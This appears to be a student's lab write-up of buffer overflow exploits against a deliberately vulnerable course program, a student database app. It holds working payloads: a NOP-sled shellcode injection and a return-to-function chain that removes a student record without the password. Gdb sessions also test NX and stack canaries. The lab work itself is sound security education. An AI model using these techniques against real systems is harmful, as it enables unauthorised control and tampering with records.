
Task 1: Understanding the Program and Analyzing the Vulnerability

1) Try the removal function:

Firstly,Detect the Overflow Point:



Next,Look into *check_password()* and target the vulnerable place


```
// Internal helper function to verify Passwords
bool check_password(const Student *const student, const char* const password)
{
    // Local copies and variables for comparison
    size_t check = 0;
    char lhs[Student::MAX_PASSWORD_LENGTH];
    char rhs[Student::MAX_PASSWORD_LENGTH];
    strcpy(rhs, student->password);
    strcpy(lhs, password);
```

rhs is fixed length and lhs copies data into the buffer without boundary. This suggests that buffer overflow can take place with the vulnerable buffer *lhs*.


Filling the buffer with a known, repeated pattern like 'A' (which is 0x41 in hex) helps to identify how many bytes are needed to reach the **return address** on the stack.Reducing the number of A's to find the location of the return address .When we see the segmentation fault we could observe we have reached the location where the return address is present.So I started with A*100 and then slowly reduced.When I printed 76 times I could see the seg fault and I confirmed the place where

the I could point to such that can point exploit the vulnerability.


Slowly I reduced the number of 'A' to find where the return address is being present.



When I used a offset of 52 bytes,I could see the return address of the function,therefore we confirm the no of bytes to overflow the password to reach the return address.



So now we set breakpoints and explore the stack.



Now, we can conclude that our malicious shellcode should be constructed with 52 bytes as the argument of the password to perform the buffer overflow attack.


2) <u>For add student function:</u>

strcpy(record->password, std::string(password).c_str()); // to overflow the password to overwrite the memory of name and last name.

strcpy(record->name, name);

strcpy(record->last_name, last_name);

//Since there is no check in the length of the string we could basically overflow the password and do exploits by changing the values stored in name and lastname.



The values which we pass are being stored in the heap part of the memory and hence while accessing the memory with random values we get segmentation fault.

b)**Vulnerability in the remove method:**

void University::request_exmatriculation(const unsigned int id, const char* const password) in University.cpp uses

bool check_password(const Student *const student, const char* const password) which isvulnerable
to a buffer overflow, since strcpy is used without a check if the string actually fits into the array.

In the University::add_student in University.cpp uses
strcpy(record->password, std::string(password).c_str()); # there are no checks for checking the length of the password.So it could lead to a memory leak.
strcpy(record->name, name);
strcpy(record->last_name, last_name);

Task 2: Basic Buffer Overflow Attacks:

The shellcode is :

b'\x31\xc0\xb0\x01\x31\xdb\xb3\x05\xcd\x80' has a size of 10 bytes.So the complete shell code needs to be 52 bytes (including the 10 bytes exit function).

I built the payload in such a way like this:

set args remove 1782914303 $(python3 -c"import sys;

sys.stdout.buffer.write(b'\x90'*21+b'\x31\xc0\xb0\x01\x31\xdb\xb3\x05\xcd\x80'+b'\x90'*21+

“BBBB”)") --->BBBB is the return address.


The payload is of format : 21 bytes Nop + shellcode [10 bytes] + 21 bytes Nop + Return

Address[0xffffcd6a]

NOW EXECUTE THE ATTACK:

you can verify if the attack works if this happens ("inferior code exited"):


Firstly, disable all protection mechanisms on the Binary :



For Nonexecutable stack:

Non-executable stack means the stack memory is marked as non-executable.Even if an attacker injects code into the stack (via buffer overflow), it cannot be executed.This prevents classic stack-based code injection attacks.

Purpose: Block execution of malicious code from memory regions intended only for data.



```
┌──(hariharan㉿kali)-[~/Downloads/Bufferoverflow (copy 1)/b-tu]
└─$ gdb ./build/bin/btu
GNU gdb (Debian 16.3-3) 16.3
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...

warning: ~/pwndbg/gdbinit.py: No such file or directory
Reading symbols from ./build/bin/btu...
(gdb) set args remove 1782914303 $(python3 -c"import sys; sys.stdout.buffer.write(b'\x90'*21+b'\x31\xc0\xb0\x01\x31\xdb\xb3\x05\xcd\x80'+b'\x90'*21+ b'\x6a\xcd\xff\xff'
)")
(gdb) run
Starting program: /home/hariharan/Downloads/Bufferoverflow (copy 1)/b-tu/build/bin/btu remove 1782914303 $(python3 -c"import sys; sys.stdout.buffer.write(b'\x90'*21+b'\
x31\xc0\xb0\x01\x31\xdb\xb3\x05\xcd\x80'+b'\x90'*21+ b'\x6a\xcd\xff\xff')")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
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Removing Student from database...

Program received signal SIGSEGV, Segmentation fault.
0xffffcd6a in ?? ()
```

To this end, we can conclude that NX protection does thwart the malicious executable code running inside the stack.

With stack guard:

A stack guard (or stack canary) is a security feature that helps detect stack buffer overflows.A special random value (called a canary) is placed between a function's local variables and its return address.If a buffer overflow overwrites the canary, the program detects it before returning from the function and aborts execution.

Purpose: Prevent attackers from overwriting return addresses and hijacking control flow

```
  GNU nano 8.3                                                    Makefile
# NOTE: This makefile disables all relevant protections already by default. You will need
# to re-enable them bit by bit during the course of this task sheet.
CXX      := g++
CXXFLAGS := -m32 -pedantic-errors -Wall -Wextra -Werror -U_FORTIFY_SOURCE -z execstack -no-pie -Wl,-z,norelro
LDFLAGS  := -L/usr/lib32 -L./lib/Log -Wl,-rpath=./lib/Log/ -Wl,-z,norelro -lstdc++ -lm -lLog
BUILD    := ./build
OBJ_DIR  := $(BUILD)/objects
APP_DIR  := $(BUILD)/bin
TARGET   := btu
INCLUDE  := -Iinclude/
SRC      :=     $(wildcard src/University/*.cpp)        \
                $(wildcard src/*.cpp)
```

The stack layout is different when stack guard is enabled,we need to find the offset for the nop sled and the point of the return address.So what I did is placed a breakpoint at check_password and analyzed eip.Found the place where the return address is and replaced with the address of the nop sled but since we modify the stack the result is stack is getting smashed.

```
(gdb) set args remove 1782914303 $(python3 -c"import sys; sys.stdout.buffer.write(b'\x90'*35+b'\x31\xc0\xb0\x01\x31\xdb\xb3\x05\xcd\x80'+b'\x90'*35 + b'\x68\xcd\xff\xff')")
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/hariharan/Downloads/Bufferoverflow/b-tu/build/bin/btu remove 1782914303 $(python3 -c"import sys; sys.stdout.buffer.write(b'\x90'*35+b'\x31\xc0\xb0\x01\x31\xdb\xb3\x05\xcd\x80'
+b'\x90'*35 + b'\x68\xcd\xff\xff')")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
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```





With ASLR = 2:



The shellcode was able toexecute and exit without any issues.

Task 3: Attacking Non-Executable Stack

[Remove Klaus Komisch]

1) Check the database and I select Klaus as the victim to exmatriculate

```
(gdb) run print
Starting program: /home/hariharan/Downloads/Bufferoverflow/b-tu/build/bin/btu print
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
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Printing Statistics ...

Klaus Komisch 1782914303
Max Mustermann 2936655109
Erika Mustermann 3137734655
[Inferior 1 (process 4881) exited normally]
(gdb) run remove 1782914303 12345
Starting program: /home/hariharan/Downloads/Bufferoverflow/b-tu/build/bin/btu remove 1782914
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
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Removing Student from database ...
Invalid password!
[Inferior 1 (process 5445) exited normally]
(gdb)
```

I tried to exmatriculate without the exit address initially which resulted in segmentation fault.

```
(gdb) r remove 1782914303 $(python3 -c "import sys; sys.stdout.buffer.write(b'\x90'*52 + b'\x80\xb0\x04\x08' + b'\x90\x90\x90\x90' + b'\x80\x0c\x05\x08' + b'\xff\x1c\x45\x6a')")
Starting program: /home/hariharan/Downloads/Bufferoverflow/b-tu/build/bin/btu remove 1782914303 $(python3 -c "import sys; sys.stdout.buffer.write(b'\x90'*52 + b'\x80\xb0\x04\x08' + b'\x90\x90\x90\x90
' + b'\x80\x0c\x05\x08' + b'\xff\x1c\x45\x6a')")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
This is B-TU Student management System V1.0
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Removing Student from database ...
Examtriculating Student: Klaus Komisch
We have sent out an exmatriculation notification to student 1782914303
Thank you for using B-TU Student Manager.

Program received signal SIGSEGV, Segmentation fault.
0x90909090 in ?? ()
```

Next I am finding the address of the exmatriculate ,exit()+this + id.

```
(gdb) p University::exmatriculate
$2 = {void (University * const, const unsigned int)} 0x804b080 <University::exmatriculate(unsigned int)>
(gdb) p exit
$3 = {void (int)} 0xf7afcad0 <_GI_exit>
(gdb) p btu
$4 = {name = "B-TU", db_path = "B-TU.db", student_records = std::map with 3 elements = {[1782914303] = 0x8056560, [2936655109] = 0x8056710, [3137734655] = 0x8056780}}
(gdb) Quit
(gdb) (gdb) print &btu
Undefined command: "". Try "help".
(gdb) p &btu
$5 = (University *) 0x8050c80 <btu>
```

The payload which I constructed exmatriculated Klaus.

```
Undefined command: "". Try "help".
(gdb) r remove 1782914303 $(python3 -c "import sys; sys.stdout.buffer.write(b'\x90'*52 + b'\x80\xb0\x04\x08' + b'\xd0\xca\xaf\xf7' + b'\x80\x0c\x05\x08' + b'\xff\x1c\x4
5\x6a')")
Starting program: /home/hariharan/Downloads/Bufferoverflow/b-tu/build/bin/btu remove 1782914303 $(python3 -c "import sys; sys.stdout.buffer.write(b'\x90'*52 + b'\x80\xb
0\x04\x08' + b'\xd0\xca\xaf\xf7' + b'\x80\x0c\x05\x08' + b'\xff\x1c\x45\x6a')")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
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Breakpoint 2, University::exmatriculate (this=0x8050c80 <btu>, id=1782914303) at src/University/University.cpp:161
161             std::map<const unsigned int, Student*>::iterator iter = student_records.find(id);
(gdb) c
Continuing.
Examtriculating Student: Klaus Komisch
We have sent out an exmatriculation notification to student 1782914303
Thank you for using B-TU Student Manager.
[Inferior 1 (process 34473) exited with code 0377]
(gdb)
```

```
(gdb) run print
Starting program: /home/hariharan/Downloads/Bufferoverflow/b-tu/build/bin/btu print
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
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Printing Statistics ...

Max Mustermann 2936655109
Erika Mustermann 3137734655
[Inferior 1 (process 10887) exited normally]
(gdb)
```

